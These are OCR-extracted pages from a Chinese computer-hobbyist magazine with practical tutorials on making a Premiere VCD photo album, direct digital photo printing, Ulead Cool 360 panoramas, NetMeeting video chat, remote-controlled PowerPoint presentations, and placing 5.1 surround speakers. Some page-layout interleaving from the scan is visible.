14)，选一个Cross Dissolve的画像，拖到Video 1A和Video 1B轨之间的Transition轨(如图15)。现在我们把鼠标停留在标尺栏上，按下“Alt”键，使鼠标变成向下的黑箭头。按住鼠标左键，在标尺上左右拖动，就可以看到最后效果。我们发现，原来Cross Dissolve的功能就是我们常说的淡入淡出特技。

6.选择Clock Wipe画像，使此画像周围有虚线框包围，双击它，弹出窗口如图16。选中“Show Actual Sources”，显示当前AB轨的画面，你可以拖动AB画面下的小游标，看看效果。注意，AB轨上的两个游标位置确定当前画像的开始和结束状态，如果开始和结束的状态都一样的话，你的画像就是一个静止的分割画面的特效。Border是确定画像的边缘粗细和颜色的，小箭头是用来设AB轨互换的，确定画像是从A→B，还是从B→A。画像的方向按钮有两个状态，点击它们可以改变画像的动作方向。抗锯齿按钮有三种状态，切换它可以改变画像边缘的光滑度(如图17)。把这几个属性都设成我们所期望的值后，回到Timeline窗口，按下Alt键，在标尺栏上按住鼠标左键，左右拖动一下，看看我们做的效果。每两张相片之间的画像是可以变化的。



图14



Í¼15




图16

7.没有音乐的电子相册有点枯燥，下面就来一段音乐吧。先要将音乐素材调入Project窗口(与调入图片类似)，然后将音乐素材拖入Audio 1轨上，其他的操作与图片操作差不多(如图18)。

最后，将工作区定好，使工作区的蓝色标记范围包括所有的图片(如图19)。

8.接下来单击菜单上的“File/Export/Movie..”，出现保存窗口，点“Setting”按钮，可以对AVI输入进行一些设置(如图20)。最后，给电子相册取个文件名保存即可。

精心提供:Premiere使用小技巧

1.原照片的处理一步到位

一般情况下，通过扫描仪扫描的照片，大小不一，为了使做成的VCD相册能够正常播放，扫描后的照片要再用Photoshop重新缩小到352×288(VCD)/480×576(SVCD)。另外，最好使用BMP图片格式。




图17




图18




图19




图20

2.调整设置，提高图像速度

使用过Premiere4.2的玩家知道，在Premiere4.2中用静止图片生成画面静止的AVI，速度飞快，而在Premiere5.1中，就慢很多。其实我们需要修改一下设置:选择菜单‘File/Export/Movies/Settings”，点下拉菜单General Settings，选Keyframe and Rendering Options，将Optimize stills打勾。这样生成静止AVI时，Premiere不需要对每一帧都计算编码，只需要计算第一帧，其余相同的用复制帧，当然速度就快多了。

3.利用插件，节省时间

通过刚才的操作大家都知道，我们是先把电子相册生成AVI文件，然后转换成MPEG文件，再刻录VCD。如果有软件压缩MPEG的Premiere插件，就可以直接生成MPEG，而不用再额外转换了。我们可以选择XingEncoder，其压缩速度快。当然对要求高的玩家来说，可以选Panasonic的Premiere插件。

●刻录VCD

已经生成了AVI动画文件，下面只要将AVI转换成MPEG就可以了。可以使用VCD采集压缩卡，也可以用如VITEC MPEG MAKER这样的软件帮助完成。值得指出的是，超级解霸2000中也带有类似的部件。

有了MPEG文件，最后就剩下刻盘了。可以使用NERO、WinOnCD 3.x等刻录软件完成，具体的刻录方法可以参考13期步步高栏目中的《‘刻”不容缓》专题。

终于把众多相片做成了电子相册！静静地、心里美美地坐下来，倒上一杯咖啡，放入VCD版电子相册，边听音乐，边感受幸福时光吧！

利用外设，创造无限之数码打印篇

□江苏　太子　ROBIN

前一段时间，小渔到北京郊区一景点游玩，放松放松，同时也为自己增加一丝丝灵气，途中发现了一个发小财的活儿，事情是这样的。那天下午，马上就要打道回府了，可天不作美，下起了雨，那就和朋友们一块躲雨去。却见一个地方围了不少人，还排了一个小队，似乎不知道下雨似的，“是什么这么火爆？”我也耐不住寂寞，上前一观。原来，是一个似乎很专业的“大师”，拿着一个数码相机，在给大家拍照，拍了之后，不需要电脑，马上就能通过一个打印机打印成小卡片或者粘贴画。哦，原来如此。要不我们先跟这位大师走一趟……

●数码相机拍照

目前市场上的数码相机比较多，就目前家庭用户而言，可以选择一些一百万像素以上的普及型数码相机，如EPSON Photo750Z、Olympus 1400L和Kodak DC 210 plus等。这些数码相机不但能够满足家庭拍照的要求，处理网页图片也没有问题，价格也是一般家庭能够接受的。

精心提供:用数码相机拍出更好的照片

数码相机的使用虽然和传统相机差不了太多，但是不是说一个经验丰富的传统照相机手，就一定能拍摄出精彩的数码照片呢？也不一定，拍摄好一张数码照片，除了需要了解一些基本的摄影常识与方法外，还需要注意以下的方法与技巧:

1.注意取景误差

我们大家知道，常见的数码相机的光学取景器是旁轴式的（在机身的一边），从光学取景角度上来看，人通过取景孔看到的景物与镜头实际拍摄的照片不是通过同一光轴，这之间就会产生误差。当然数码光学取景器一般都有一些近摄补偿标志，告诉拍摄者大致的误差，这个误差对于使用LCD取景的数码相机来说是可以解决的，但LCD的分辨率并不总是和相机的CCD成比例，所以如果你要求照片与你眼睛看到的一致，那你最好自己拍摄检查一下，做到心中有数。

2.注意分辨率的调节

分辨率的高低决定了图片的清晰程度，分辨率越高，图片就越清楚。但我们的实际生活中所需要的图片（包括网页制作中的图片）并不一定要求2百万像素，所以在拍摄时，要根据自己的实际需要自定义图像的分辨率。分辨率越小，存储卡所能容纳的照片越多，相机处理速度也更快一些。

3.注意相机的稳定

数码相机有一个比较诱人的好处，它可以利用LCD取景，让拍摄者更加方便，但手离开身体会不自觉地晃动。我们知道，拍照的过程中，不管是拍摄的主体还是相机发生了移动，都可能会出现模糊的照片。所以如果你的数码相机有光学取景器的话，尽量使用它，这样可以有效地减轻晃动。如果有条件，强烈推荐使用三角架。

4.注意对焦的准确

现在的大部分数码相机都带有自动聚焦功能，让拍摄者省了不少事。但它毕竟是机器调焦，不可能做到尽善尽美。数码相机的对焦点位于画面中心，就是说机器聚焦时，它是根据画面中心的物体位置调整焦点距离。但我们经常遇到主体图不在中心的情况，那我们就需要先将数码相机对准主体后再重新构图和拍摄。如果遇到因光线较弱或被摄物反差不大而引起的无法找准焦距时，我们可以找一个被摄距离远的但反差较大的物体先聚焦，然后改变构图拍摄就可以了。

5.注意光圈优先

相机往往带有较大光圈数的镜头，在自动模式下相机的程序倾向于使用较大的光圈以缩短快门时间，防止震动。但摄影常识告诉我们，照相机镜头一般在从最大光圈收缩两级左右时拍摄的照片效果最好。所以如果图像质量是你最关心的问题，可以使用光圈优先自动曝光，把光圈从最大（如F2.0）调节到小一些（如F5.6、F8.0），往往能获得更好的效果。大光圈带来的另一个问题是景深小，也就是焦点前后的清晰范围小，使用小光圈可以扩大景深，这一点在近摄的时候尤其明显。如果相机没有光圈优先功能，可以试着尽量提高环境亮度，让相机自动选择较小的光圈或者使用闪光灯，图像质量也能有所改善。

6.注意激情

无论做什么事儿，都需要激情，有激情才有创新，才能有创造，才能发挥你的拍摄才华。:D

●直接打印

不需要将数码相机连接到电脑，直接用支持数码相机存储卡直接打印的打印机就可以打印出照片。相关产品有EPSON新推出的SP895 A4幅面喷墨打印机和柯达PPM 200照片打印机等。

EPSON SP895（如图1）继承了EPSON STYLUS PHOTO系列的各种领先技术，包括2880dpi、4微微升最小墨滴、智能墨滴变换技术、无边距打印等，同时还支持PIM（全真数码影像打印技术）。实现PIM打印有两种方式。一种是用支持PIM的数码相机拍摄，然后直接用其存储卡在SP895上打印，或者依旧采用数码相机到计算机再到打印机这一传统流程，但要求流程中每一环节都要支持PIM技术。第二种方式的关键是计算机中的图像处理软件也必须支持PIM技术，目前符合此要求的软件有EPSON提供的PhotoQuicker 3.0。


图 1

想要输出的照片带有PIM效果，就必须使用支持PIM技术的数码相机和打印机。拍摄时作者设置的如伽玛值、色彩空间等参数以及运动模式等拍摄模式将会被原样记录下来，并表现在打印出的照片上。

拍摄完毕后，将数码相机上的存储卡取出，插入到SP895的存储卡适配器中，再将适配器插入SP895的卡槽中（如图2），就可以开始打印了。首先可以打印一张照片索引，只要按下"索引"键，就可以在一张纸上依次打出每张照片的小图样，使用者按编号选取要打印的照片。要注意的是，只有将PIM功能打开，才可以打印出



图2

带有PIM效果的照片，这时，打印机上显示的是"PIM ON"而不是"PIM OFF"。SP895是A4幅面打印机，因此，可以任意选取A4幅面以下大小的纸张进行打印。要打印较高质量的照片，最好使用EPSON提供的照片纸，将纸放进送纸器，选择要打印的照片编号、纸张大小、一张纸上打印的照片数量以及有边距还是无边距打印，按下打印键就可以得到自己想要的照片了。

如果要编辑照片文件，就必须使用支持PIM技术的图像编辑软件，EPSON随打印机提供PhotoQuicker 3.0，让用户可以定制自己的作品。这样就不需要插卡到打印机中。另外，考虑到家庭用户的使用成本，EPSON推出了LPP照片打印纸，更加经济实惠。

柯达PPM 200同时兼容Smart Media和Compact Flash卡，只需要将数码相机中的存储卡插入打印机中，就可以轻松自在地打印自己所需的照片。通过打印机显示屏，还可以快速、轻松地对照片卡中的图片进行操作，选择打印、大量拷贝、编辑图片以及设置照片尺寸等。PPM 200支持多种打印模式，可直接用于日常的商务打印，如商业信函、贺卡、电子数据表等。当然，通过PPM 200彩色显示器还可以轻松地对照片进行一些简单的装饰，如给照片加边框、线条或对颜色进行适度的调整等。虽然PPM 200可以脱离电脑单独使用，但是它依然可以通过USB接口作为电脑打印机来完成各种工作。

精心提供:让我们打印得更好

1.分辨率的设置

打印分辨率的高低将直接影响打印的质量。在打印一般文本时，300dpi左右的分辨率就可以接受。打印一般图形图像时，至少应要求600dpi左右的分辨率。如果要打印照片效果的图像，720dpi以上的分辨率是基本要求。

2.打印纸的选择

一般而言，每个打印机厂商都会推出自己的打印纸，以达到最佳的打印效果。就目前打印纸市场而言，能够看到的打印纸主要分为光面相片纸、相片纸、光面纸、厚相片纸、打印机纸、普通纸和其他纸七大类（当然也有尺寸大小的区别）。

(1)光面相片纸

光面相片纸的英文全称是"Photo Quality Glossy Film"。其最大特色是可以为相片提供一种良好的光泽效果，而且打印出来的照片也有相当的质感，加上有轻微防水作用，是打印高质量相片的首选。

(2)相片纸

相片纸的英文全称是"PhotoPaper"。与光面相片纸相比较，这种相片纸的表面也有光泽，打印效果不错，解析度也非常高，适合打印一些特殊设计的包含相片的海报、Banner或其他宣传品。

(3)光面纸

光面纸的英文全称是"Photo Quality Glossy Paper"。与光面相片纸一样，它拥有不错的相片打印特性，而且具有很强的光泽感。不过它没有光面相片纸那么厚，所以价钱比较便宜，打印有大量文字的文件时比光面相纸划算。

其他的几种打印纸就不一一介绍了，它们都是大众用纸。在打印过程中，要留意正在使用的纸张是否正确，还要记得在打印机程序中设定正在使用的纸张，否则就可能出现问题。因为大部分打印机都会因不同的纸张设定而对墨水的使用浓度作出不同的调整。

3.打印速度设置

分辨率越高，打印速度越慢。打印速度用PPM（Pages Per Minute，即每分钟打印的张数）来衡量。如果打印精美照片，还是慢点好。

4.活用打印驱动

如果你用的是普通的彩喷打印机，你可以选择与其品牌相同的高档机型的驱动程序，这样可在一定程度上提高打印效果。以EPSON为例，Stylus Color 300的机型可以使用Stylus Color 440的驱动程序进行打印，Stylus Color 440的打印机又可以使用Stylus Color 640的打印驱动程序。如果出现问题，换回原驱动程序即可。

看到这里，大家明白了吧？其实，那位"大师"所用的正是数码相机和支持直接用数码相机打印的打印机，现在大家是不是也成"大师"啦？！

如果你的打印机不支持直接用数码相机打印，那就需要将数码相机和电脑相连，导入相片，然后进行打印。在打印之前，还可以用专门的相片编辑软件如"我形我速（Photo Express）"进行美化修整。

●制作图片景观类网站

通过数码相机拍摄图片，或者通过扫描仪获取图片后，很容易就可以制作一个图片类网站了，其中用得比较多的是通过FrontPage或者编写HTML代码得到缩略图效果。如果能制作360度全景图（如图3），并放入自己的网站，岂不更酷？！

人们一直幻想能够做到"眼观六

利用外设，创造无限之可视聊天篇

□江苏 太子

随着宽带网的不断发展，可视电话在日常生活中已经逐渐成为现实。只要你和你的朋友有电脑，能够上网，再搭配一个摄像头和麦克风，即可和你的朋友面对面聊天了！

●硬件设施

可视聊天要求实时传输视频图像，因为在网上传输就会比较慢，所以为了让对方能够清晰连续地看到你，你的电脑的性能最好要高一些（我用的就是PIII 866，Kingmax 128MB的）。另外你的机器还需要配置下列硬件：

1.你的那台多媒体电脑的显卡最好高级一些，要带有视频输入接口；如果没有带视频输入接口，就要增加一块视频捕捉卡哟。不过，现在一般的显卡都是带有这个接口的。

2.抓取视频的工具：一台摄像机或摄像头(现在的摄像头不贵，三四百元就可以搞定了)，将它的视频输出端子经视频线插入显卡或视频捕捉卡的视频输入接口，并打开电源，让摄像机或摄像头处于工作状态。

3.一支麦克风和一对音箱，将麦克风插在声卡的麦克输入端(MIC)。

4.要上网，当然需要上网设备。如果你通过调制解调器上网，则需要此“猫”具有语音/传真/数据三位一体的全双工功能，内置外置皆可。

●软件准备

1.软件的安装

我们可以使用NetMeeting3.01免费软件，NetMeeting在Windows98和NT中都有附带，不过是2.0版本的。可以从网上下载到3.01版本。

NetMeeting3.01的下载文件名为nm30.exe，体积只有1.55MB。执行nm30.exe，即开始安装，当然整个安装过程非常简单，就不再多言。

2.软件设置

第一次使用NetMeeting，还要对它进行一些设置：

依次点击“开始/ 程序/



图3

路”，在一个点上能够同时观看到周围的景物。然而由于人们视觉条件的限制，并不能达到这个目的。现在好了，用Ulead Cool 360可以帮你实现这个愿望。通过Ulead Cool 360制作出来的全景图，利用它自带的一个浏览器就可以实现“眼观六路”的愿望，为你营造一个身临其境的感受。你可以到Ulead官方网站下载这款软件。

1.准备图片

需要注意的是，这里所需要的是一组图片，在拍摄过程中要注意这组图片之间应该有一定的共同部分，以便制作全景图时能够得到完美的融合效果。

图片准备好了之后，我们就可以使用Ulead Cool 360制作全景图了。单击Ulead Cool 360窗口上的“New Project”按钮创建一个新的任务项目，这时会弹出“New Project”向导，在“Project type”中选择“Full 360 panorama”(360度全景图)，也可以选择“Wide angle image”(大幅面长拼接图，如图4)。在“Project name”中输入项目名称，然后选择保存路径，缺省路径为C:\Program Files\Ulead Systems\Ulead COOL 360\Project，此外，你还可以在“Description”输入一些说明文字，完成后点击“下一步”按钮。

在出现的对话框中选择刚才准备好的图片，点击“Add”添加，或者用“Add All”，你也可以用“Acquire”按钮从扫描仪、数码相机等外部设备中获得图片。在对加入的图片进行简单的旋转、排序等调整后，点击“下一步”。

这时弹出一个窗口，让你选择用于拍摄照片图像的相机镜头。如果相机镜头不在列表中，可以选择程序提供的缺省的镜头，也可以自定义镜头参数，选择后单击“完成”按钮。需要注意的是，这里对话框中的“Disable warping”和“Disable blending”两个选项最好不要选，以获得透视变形和边界混合的逼真效果。

2.调整效果

接下来我们该做的就是调整效果了。刚才选择好的图片已经拼接组合成功了，现在你就可以对这个拼接好的图片进行一些调整，以便获得更好的效果。比如对旋转(Rotate)、透视效果(Perspective)、色调(Hue)、饱和度(Saturation)、亮度(Brightness)和对比度(Contrast)等进行调整。调整满意后，点击“Viewer”按钮打开自带的浏览器进行预览。预览时可用鼠标控制全景图运动的方向、速度和大小比例。完成之后单击“Finish”按钮完成设置。

3.输出效果

下面我们就可以将刚才制作好的全景图保存起来。这里建议你，如果做的是全景图，最好选择MOV格式保存，然后可以通过Quicktime Player查看；如果是长幅拼接图，则可以选择其他的图形格式保存。CF




图4

NetMeeting ”，运行 NetMeeting，出现NetMeeting的设置窗口（如图1）。



图 1

（1）单击“ 下一步 ”，出现如图2所示共享提示窗口。如果要与对方共享应用程序，就必须对计算机进行共享设置。然后单击“ 下一步 ”。



图 2

（2）在图3的窗口中需要你填入个人信息，如：姓、名、电子邮件、位置（可不填）、注释（可不填）。输入完个人信息后，单击“ 下一步 ”按钮。



图 3

（3）如图4，这个设置主要是对于用Internet进行聊天或会议时使用的，这里我也简便地提示一下：选择“ 当NetMeeting启动时登录到目录服务器 ”前面的复选框，然后再将准备的NetMeeting服务器的名称填入服务器名右边的框中（如202.96.140.45、ils.vol.net、ils.hb.cninfo.net），再点击“ 下一步 ”按钮。注意对于要参加同一个网络会议的人，这个服务器的名称必须相同，否则就看不到对方了。如果使用的是局域网，则单击“ 下一步 ”跳过就行 。



图 4

（4）接下来需要选择连接的网络方式，如图5。如果是局域网，选择第四个选项“ 局域网 ”，点击“ 下一步 ”。




图 5

（5）如图6，勾选“ 请在桌面上创建NetMeeting的快捷键 ”和“ 请在快速启动栏上创建NetMeeting的快捷键 ”，单击“ 下一步 ”。




图 6

（6）接下来，系统将帮助您调节音频设置，请关闭其他放音及录音程序，再单击“ 下一步 ”，如图 7 。



图 7

（7）如图8，您可以根据自己的实际需要移动滑块调整放音的音量，单击“ 测试 ”进行试听，直到满意为止，



图 8

再单击“ 下一步 ”。

（8）如图9，再调整录音的音量，调整好后，再单击“ 下一步 ”。




图 9

（9）单击“ 完成 ”按钮即可。

●应用实战

启动NetMeeting，出现如图10界面。如果你是通过调制解调器上网，先选择“ 呼叫 ”菜单中的“ 目录 ”，在微软的目录服务器中选择你要进行可视电话的朋友就可以了。如果你知道对方的地址，可直接单击菜单栏中的“ 呼叫 / 新呼叫 ”（或单击Netmeeting窗口中的小电话按钮），弹出呼叫窗口，如图11。输入你要



图 10




图 11

呼叫对象的地址，然后单击“ 呼叫 ”按钮。这时出现呼叫等待响应的提示窗口（如图12），同时被叫方将不断地发



图 12

出响铃提示，同时屏幕还会显示呼叫方的相关信息（如图13）。如果在限定的时间内对方没有接受主叫方的呼叫，则会在屏幕上出现呼叫失败的信息提示；当对方接受时，在NetMeeting中将




图 13

出现对方的姓名。


图14

下面就可以进行语音聊天了，怎么没有视频？别急，看下面，单击界面中的视频按钮，这时对方就可以看到你的丑样了^_^。我的上面怎么没有视频图像？让对方也单击视频按钮就行了（如图14）。

精心提供:摄像头使用注意点

1.摄像头(如图15)使用的环境光线不要太弱,否则直接影响成像质量。克服这种困难有两种办法,一是加强周围亮度,二是选择要求的最小照明度小的产品。


图15

2.不要在逆光环境下使用，尤其不要直接指向太阳,否则‘放大镜烧蚂蚁”的惨剧就可能发生在你的摄像头上（摄像头的图像感应器件有可能损坏)。主要原因在于电脑摄像头是为户内使用者设计的,室外的温度、湿度过高都可能对摄像头产生伤害。

3.摄像头的镜头一般很少需要清洁。如果实在需要，最好使用干燥、不含麻质的布或者专业镜头纸进行擦拭，不可使用刺激的清洁剂或有机溶剂擦拭摄像头。擦拭时万万不可在镜头上施压，避免刮伤镜头。

4.在使用的过程中，不要拉扯或扭转连接线，类似动作可能会对摄像头造成损伤。CF

> 特别提醒:本刊介绍的部分共享软件可以在《电脑爱好者》网站(http://www.cfan.net.cn)“软件下载\期刊软件”一栏中找到下载链接，并收录在《电脑界光盘（电脑应用文萃)》第9期上。

利用外设，创造无限之文档演示篇

□四川　李贤

现代社会，新产品介绍推广、学术交流、教学等，都经常要用到文档演示（如PowerPoint文档），因为它效果逼真、生动直观，能最大限度地展示出产品或主讲人的风采。目前的演示文档播放，一般是用笔记本和投影仪，主讲人在讲课的时候，还需要把自己的笔记本带到台前，并不时按回车或者空格键翻到下一屏。其实借助东方遥控专家，你完全不必把笔记本带到台前，直接远距离用其遥控PowerPoint即可，如图1。下面我们详细讲解文档演示环境的配置。

●遥控专家的安装与连接

1.硬件安装

(1)接收器的安装

它是用来接收遥控器信号的，需安装在主机上，通过通讯串口与电脑连接。笔记本电脑上通常有COM1、COM2口，把接收器安装在空闲的串口上，形状是一个九针串口(如图2)。

(2) 遥控器的安装

把两节高能7号电池正确放入遥控器内，使用时将发射信号一端向着接收器。

2.软件安装

将遥控专家光盘放入电脑，系统会自动弹出安装页面，轻松即可安装。千万注意，在安装过程中需要对端口进行检测，按住遥控器右上角键(图3)不放，系统会自动为您检测所用端口位置是否正常，检测完毕后点击“完成”。

3.笔记本和投影仪的连接

笔记本与投影仪的连接非常简单，只要将投影仪连接到电脑的并口上即可，如图4，遥控专家与投影仪之间无须任何连接。这样，一位能轻松提高文档演示水准的遥控专家就进入了您的电脑。让我们来看它的绝活吧！

●实战PowerPoint文档演示

使用时，只需将遥控器对准接收器，在允许范围内操作就可以了。当您开启遥控专家后，系统在初始操作状态下已经预置了PowerPoint文档演示，不需要再进行任何调整就可直接使用。

1.遥控启动PowerPoint

打开遥控专家后，在初始操作状态下，有两种方法可以打开PowerPoint。一是长按数字键【2】打开PowerPoint；二是通过选择【桌面主菜单】→【其它应用】→【PowerPoint】打开PowerPoint。

2.打开演示文档调出菜单

确定一个演示文档后，长按遥控器的【滚轮】，调出该操作状态下的菜单和操作指南（如图5），注意左边与右边的对应关系。

3.遥控操作文档演示

最激动人心的时刻到了，忘掉您熟悉的键盘和鼠标甚至电脑，调整出自己的最佳状态,站在适当位置,一边流利精辟地讲解，一边手握遥控器自如地操作(放映幻灯片，到上一页，到下一页，到首页，到尾页等)，那效果只有亲身经历才能体会。CF

小渔提示:可致电010－62501955实达铭泰客户服务部询问遥控专家相关信息。


图1




图2


图3


图4




图5

利用外设，创造无限之音箱输出篇

□浙江 张京京 qinglinmen

随着计算机多媒体技术的飞速发展，特别是以创新的EMU10K1为代表的5.1声道声卡的推出，各大声卡厂家的迅速跟进，使得计算机多媒体系统进入了多声道的时代。很多计算机爱好者都利用自己手中强劲的声卡和音箱为自己构建起了“PC立体声影院”，以期在计算机上获得比较好的音效。

作为计算机多媒体处理系统不可或缺的部分，声卡在其中的作用显然是非常显著的，不同的音频芯片对于同样的输入音源的处理是不同的。音箱作为整个多媒体系统与使用者之间的声音传递设备，它接收声卡处理后的信号并将之回放出来，它的作用也是不容忽视的。可以说，影响计算机多媒体音效最大的就是声卡和音箱了。想必大家也很明白，好的声卡搭配好的音箱才能产生好的音效，但是在实际使用中，很多人却发现自己花费数千元配置起来的音效组合听起来却并不比别人数百元的有什么优越之处，而这最大的症结其实也许就在音箱的摆放位置这一大家常常会忽略的地方。2.1、4.1和5.1音箱对摆放位置有一定要求，只有正确摆放才能最大限度地发挥它们的震撼效果。本文就为大家介绍一下这方面的一些内容。

●预备知识

2.1音箱是指两个主卫星环绕音箱与一个功率强劲的重低音音箱组合，现在只要支持双声道的声卡都可以使用2.1音箱。4.1音箱是在2.1音箱的基础上增加了两个卫星环绕音箱，即由两个前置音箱、两个后置音箱和一个重低音音箱组成，它使听者感觉四面都具有声源，环绕效果更好。不过它必须与具有四声道输出的声卡配合才能发挥多声道效果，现在支持四声道的声卡已经非常普及。而5.1音箱则在4.1音箱基础上专门增加了一个中置音箱。5.1音箱可以输出六个声道，它们分别为输出主要声音的前左声道和前右声道，一个专门表现剧中人物对白的中置声道，另外就是输出环绕声的后左声道和后右声道，最后是具有震撼的重低音声道。

本文将谈谈如何摆放5.1音箱以获得最震撼的环绕立体声效果，顺便也介绍一下2.1和4.1音箱的摆放方法。

●5.1音箱的摆放

1.主声道（前置音箱）的摆放

主声道(前置音箱)的摆放具体方位必须根据桌面的尺寸而定，一般将这两个主音箱之间的距离调整为1.5－2m之间，以确保声场具有一定宽度，并且使2个卫星音箱与聆听者连线所成的夹角为大约45～60度角（杜比的范例是45度角），最低30度角。相对而言，你所对应的角度越小所能得到的空间感及聆听区域越小。从理论上讲，前置音箱摆得越开越好，但是这样势必会造成中央部分的音场薄弱。因此笔者建议，对于2.1或者4.1的使用者来说，前置音箱和聆听者连线所成的夹角为大约45度角相对比较合适；而对于5.1的使用者来说，由于有中置音箱来填补中央部分的音场，可以将前置音箱摆得更开些。

另外要特别指出的是，由于高音具有指向性，因此中高音重放的前左和前右两个主卫星音箱应该与听者耳朵大致平行，使用者的位置必须位于两个音箱的中央线上，成一个等腰三角形，这样左右的比例才比较合适。前置音箱示意图如图1。




图 1

2.中置音箱的摆放




图 2

中置音箱的摆放基本上与两个前置声道平行，高度与前置声道音箱等高就可以了（如图2）。架得太高，声音会显得像是从上面压下来的，放得太低则会给人音效矮化的感觉。一般中置声道都是防磁的音箱，可以放置于显示器的上面。

3.超重低音的摆放

在现在比较流行的X.1音箱中，有一个突出低音部分效果的重低音音箱(也就是X.1中的1，大家都通俗地称之为低音炮)。从理论上来说，重低音音箱的摆放位置是没有硬性规定的，因为人的耳朵在此种低频的音响中不容易分辨出其来源方向，但是一般多媒体音箱中重低音音箱所包括的低频范围可能不是那么的低，所以会有不少低频中较高频率的声音是从重低音音箱中发出来的，这些声音的频率还是有比较明显的方向性的。所以建议大家可将重低音音箱放在自己前方的地面上，这样可以获得较好的效果。

一般最理想的摆放位置是摆在自己的正前方，跟中置及前置声道在同一条直线上。可是在很多情况下由于摆放空间的缘故，可能无法确保在正前方，或是偏左，或是偏右，有时候还不能跟前置声道齐线。偏左偏右牵扯到相位的问题，偏前偏后问题会很大，会造成声音不同步。因此，具体的位置调整还得自己动手多试试，只要低音的听感丰满和清晰即可。

4.后置（环绕）声道的摆放




图 3

后置（环绕）声道可能对一般人来讲，是最难搞定的一部分。后置(环绕)声道依杜比的规范是要挂在180厘米高的墙上，但在实际的应用中并没有必要一定要完全根据规范来摆放（如图3）。两个后置音箱的摆放可以参照前面介绍的前置声道方案，两个音箱之间的距离大约在1.5－2m之间，至于安置的高度，大致在使用者坐的地方回头30度角左右高的地方，最好是比前置音箱的安置位置高大约0.6－1m，这样可以获得更好的环绕效果。当然具体安

装放置时可以根据实际需要，调整音箱向下及左右的角度。另外，如果受到房间结构或者其他方面因素的限制，不便将后置环绕卫星音箱安装到后墙上的话，也可以采用"侧墙安装法"，就是把两个后置环绕音箱面对面指向，放在与聆听者等距离的两侧墙上（无法安装到墙上的可以安装在电脑桌的相应位置）。

在这里顺便要指出的是，很多朋友反应后置声道发声比较小的问题，怀疑是不是自己的声卡输出或者音箱有问题，其实这是正常的。大家可以想象一下电影院的情况，一般人看电影时是不会坐在离屏幕很近的地方，一般来讲会比较接近后置声道，这样调整前后置声道的音量可以让你感觉前后的音场是一样强的。否则前置声道声音太大，后置声道听起来会虚弱无力，好像虚拟的一样。后置声道声音太大，前置声道会被压过去，听起来就不伦不类了。

对于前后置音箱音量调整的原则是:在自己的座位，尽量保证每个声道的音压都是一样的，具体调试时可以切换前后及中置的声道，只要在自己坐的地方，每个声道独立发声时所听到的音量大致一样就可以了。

另外要指出的是，除非你坐在前后声道的中点线上，不然前后声道的音量永远不可以调成一样的。因此在调整前后置音箱音量时，必须要以自己欣赏音乐或者观赏影片时的位置为准，而不是坐在计算机前面来进行相应的音量调整工作。

●2.1、4.1音箱的摆放

它们只是5.1的简化版本罢了，具体的摆放方式都可以由5.1衍生而来。

